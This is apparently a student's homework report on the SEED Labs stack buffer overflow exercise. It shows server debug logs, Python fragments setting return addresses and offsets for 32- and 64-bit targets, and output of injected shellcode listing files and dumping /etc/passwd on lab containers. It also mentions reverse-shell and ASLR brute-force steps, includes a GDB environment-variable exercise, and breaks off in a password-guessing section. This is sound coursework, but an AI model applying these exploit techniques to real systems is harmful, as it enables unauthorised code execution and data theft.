
Information Security HandsOn Approach HW3


60947045s 呂昀修

Nov, 15, 2021

1. **SEED Lab (40 points)** Task1.




(a) a32.out




(b) a64.out

Figure 1: Following the lab step, it has the shellcode file from shellcode_32.py and shellcode_64.py, then when I execute the files with no-execstack, it shows the /etc/passwd contents



(a) cat /tmp/testfile



(b) rm /tmp/testfile

Figure 2: Left: By concatenating the /tmp/testfile, we can check whether testfile is in tmp folder; Right: Then also, I can remove the testfile in tmp folder

Task2.

In this task, I send "echo hello" to server 10.9.0.5 to check the addresses of ebp and buffer. Because of no random address in server 05, the addresses are same in every execution.

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd078
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd008
server-1-10.9.0.5 | ==== Returned Properly ====
```

Figure 3: Here shows ebp address is 0xffffd078, and buffer address is 0xffffd008, we can calculate the distance is 112

By sending a large file to server 05, I know the maximum input size is 517:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffbb0ab8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffbb0a48
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" > testfile
[11/07/21]seed@VM:~/.../attack-code$ ll testfile
-rw-rw-r-- 1 seed seed 1341 Nov  7 08:21 testfile
[11/07/21]seed@VM:~/.../attack-code$ cat testfile | nc 10.9.0.5 9090
[11/07/21]seed@VM:~/.../attack-code$
```

Figure 4

So I make a badfile contains shellcode in task1 (exact 517 bytes), and cat badfile to server05. The results show that it encounters buffer overflow attack with a new return address to malicious code (new return address is ebp + n, where $n \leq 8$ because ebp + 4 is return's address):

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd078
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd008
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Nov  2 12:06 cor
e
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Nov  2 03:24 ser
ver
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Nov  2 03:24 sta
ck
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | gnats:x:41:41:Gnats Bug-Reporting System (admi
n):/var/lib/gnats:/usr/sbin/nologin
server-1-10.9.0.5 | nobody:x:65534:65534:nobody:/nonexistent:/usr/
sbin/nologin
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nolog
in
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

Figure 5: Here shows ebp address is 0xffffd078, and buffer address is 0xffffd008, we can calculate the distance is 112

By the principle, we can also modify the shellcode into reverse shell attack:




Figure 6

Task3.
Also check address first. In this task, we don't know the frame pointer, but be given the buffer size. So what we do is fill the buffer with the new return address:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd458
server-2-10.9.0.6 | ==== Returned Properly ====
```

Figure 7

```
ret    = 0xffffd458 + 308    # Change this number
for offset in range(100, 304, 4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder=
'little')
```

Figure 8

Then cat new badfile to server06:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd458
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Nov  2 03:24 ser
ver
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Nov  2 03:24 sta
ck
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | gnats:x:41:41:Gnats Bug-Reporting System (admi
n):/var/lib/gnats:/usr/sbin/nologin
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/
sbin/nologin
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nolog
in
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

Figure 9

Task4.
In task4, we switch to 64-bit server:

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe070
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdfa0
server-3-10.9.0.7 | ==== Returned Properly ====
```

Figure 10

Due to strcpy() stop copy when occurs zero, but 64-bit address always appears zero at higher 2 bytes, so here I do is put shellcode at the buffer beginning, and set new return address is buffer address with little endian, that's the solution.

```
#################################################################
# Put the shellcode somewhere in the payload
start = 0     # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffdfa0   # Change this number
offset = 216

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#################################################################
```

Figure 11: 0x00007fffffffdfa0 is buffer address, and also the new return address

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe070
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffdfa0
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Nov  3 11:21 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Nov  2 03:24 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Nov  2 03:24 stack
server-3-10.9.0.7 | Hello 64
```

Figure 12: I change the shellcode with only saying "Hello 64"

Task5.

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4f0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe490
server-4-10.9.0.8 | ==== Returned Properly ====
```

Figure 13: In my case, the offset is 0xf0-0x90+8=104, and similar to task2 in other parts


```
#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)     # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe4f0 + 1200   # Change this number
offset = 0x00007fffffffe4f0 - 0x00007fffffffe490 + 8

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
#################################################################
```

Figure 14


```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe4f0
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe490
server-4-10.9.0.8 | total 148
server-4-10.9.0.8 | -rw------- 1 root root 380928 Nov  3 12:11 core
server-4-10.9.0.8 | -rwxrwxr-x 1 root root  17880 Nov  2 03:24 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root  17064 Nov  2 03:24 stack
server-4-10.9.0.8 | Hello 64
```

Figure 15

Task6.
Let's move to random address, from report on 32-bit Linux machines, we can have only 19 bits used for address randomization, that means we can do brute force at most 2^19 times.



(a) server05 replies



(b) server07 replies

Figure 16: The results show that we do have the random address

Then I use brute force to run on correct address and success the reverse shell attack:




Figure 17: I success the brute force fortunately with about 4 minutes

Taks7.
Last, I go back to protect mode, which removes "-fno-stack-protector" in compiling stack.c and change flag into "-z noexecstack" in compiling call_shell.code:




Figure 18: compile stack.c with removing -fno-stack-protector




Figure 19: change flag into -z noexecstack

2. **Environment Variables in GDB (15 points)**

```
[11/05/21]seed@VM:~/.../2$ cat env.c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv, char** env) {
    char c = 0;
    printf("Stack address: %p\n", &c);

    while (*env)
        printf("%s\n", *env++);

        return 0;
}
[11/05/21]seed@VM:~/.../2$
```

Figure 20: This is the code to print out my environment variables




Figure 21: This is the way to print out all env in gdb

I found one thing here: some environment variables are same but in different order, so here I have sort them and put different ones at the end. Here is the difference:




Figure 22: env "_" is the file executed, so we can ignore it; LINES and COLUMNS environment variables are my terminal screen size, but I don't know why it needs the env

3. **A Countermeasure Proposal (15 points)**
   I think the proposal is still not secure, the image below is my idea:
   For stack structure, the data is pop from low address to high address, so in original stack will overwrite the return address of foo(); the new one's foo() return address is at the lower address:




Figure 23: new proposal stack

The proposal actually solves the problem that overwrite the foo-self return address, but here comes another problem: we can overwrite the other function's return address, and force that function return to malicious code.




Figure 24: We can use gdb to check the foo's buffer address and other call's return address, that allow us to get the distance and overwrite the other call's return

4. **Password guess (15 points)**

Before all, I add a line to print secret for some testing

Case1:

When we use hex editor to open the binary file, we can found the file name opened by fopen(), clearly check that the file is "/dev/random":

